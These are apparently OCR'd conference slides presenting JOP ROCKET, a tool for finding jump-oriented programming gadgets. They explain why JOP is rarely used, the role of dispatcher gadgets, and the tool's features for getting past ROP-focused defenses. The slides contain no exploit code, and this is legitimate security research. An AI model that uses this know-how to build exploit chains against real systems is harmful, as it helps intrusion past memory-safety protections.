


WHY JOP IS NOT MUCH USED

- One person claimed in 2015 JOP had never been used in the wild.
  - Wrong! It has been, but only very rarely.
- Lack of proper tooling to find JOP gadgets.
  - Not really feasible to do JOP if you don't consider opcode-splitting.
  - This tool changes that.
- JOP is much trickier and less well understood.
  - ROP is easier, well documented, with publicly available tools.
  - No reason to use JOP if ROP suffices.
    - Enhanced difficulty and paucity of gadgets makes it tougher.

- Difficulty in finding JOP gadgets
  - Very non-trivial, given lack of available tools with needed functionality.
    - Must use a multitude of other tools o write your own.
    - Other tools not set up to easily find unintended instructions for JOP
    - **JOP ROCKET** changes the above. ☺
  - Would be very time-consuming, tedious to do this as a manual process without tools, requiring more expertise.
    - ROP algorithm vs. JOP algorithm
      - Finding the terminating indirect jumps and indirect calls and diassembling backwards to discover all intended and unintended without ROCKET is very UGLY.
    - ROP tools don't really support JOP.
      - They have placeholders for future support.

WHY JOP IS NOT MUCH USED



- JOP is a good deal more complex.
  - Folks just don't know how.
  - Using ROP and the stack to manage control flow is simple.
    - With JOP, you must supply that functionality yourself via DG and DT.
  - With JOP you must pay attention to registers used for dispatcher gadget, dispatch table, and getting gadgets arguments onto the stack.
    - A lot more in motion that could go wrong.
      - Maintaining order amid chaos.
    - Makes finding right gadgets **very** challenging at times.

- Need that sacrosanct dispatcher gadget.
  - They are scarce.
    - No dispatcher gadget, no JOP. ☹
  - DG can tie up a register from future use.
    - Tough if it is a very commonly used register.
  - You could do the POP X/JMP X style of JOP, but that is more similar to ROP.


THE MORE YOU KNOW

- So if you are sitting at this talk, you probably know some about ROP and are maybe a master.
  - A lot of those principles can apply to JOP.
    - Similar ROP techniques can work in JOP.
    - The challenge is you have a lot fewer gadgets generally.
- If you wanted to, you could switch between ROP and JOP--if there were no particular reason you were trying to avoid ROP.
  - Will take some appropriate setup and adjustments.

INTRODUCING THE JOP ROCKET

- **Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool**
  - Dedicated to the memory of rocket cats who made the <u>ultimate</u> sacrifice.

THE JOP ROCKET



- Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool
  - Inspired by so-called rocket cats from the 1300’s, who helped subvert defenses of a well-defended castle.
    - The feline adversary with his payload would inevitably find a way in past secure defenses.
  - JOP ROCKET is similar in that it allows attacks to bypass systems that may be well-defended against ROP.
    - Side door to ROP heuristics.
  - Grew out of doctoral dissertation research by Bramwell
  - Sophisticated tool with a lot of functionality devoted to its tasks.
  - Python script with dependencies intended to be run on executables.
    - Static analysis; does not target active processes.
  - Will scan an executable and all modules.
  - Interactive command line UI.
    - Brief keyboard shortcuts.
    - Can also take file as arg with a “get everything” option.

THE JOP ROCKET - ITS FEATURES

- Features
  - Provides tremendous flexibility for how it discovers both functional gadgets and dispatcher gadgets.
    - User can customize how these are found as need be.

  Provides dozens of categories of classifications for gadgets based on operations they perform.
    - E.g. MOV [REG], [REG], ADD, SUB, etc.
    - Can specify which REG it goes to or which REG it affects.
      - Can allow user to be very granular about results sought; no needle in a haystack.
  - Searches and finds “everything” with all classifications performed simultaneously.
    - Once it is done, it is ready to print results to files “instantly.”
      - If you change how gadgets are formed though, rescanning may be necessary.
  - Uses opcode-splitting to discover all unintended gadgets.
    - JOP really isn’t possible without this. ☺
  - Static analysis tool to scan image executable and all associated modules.

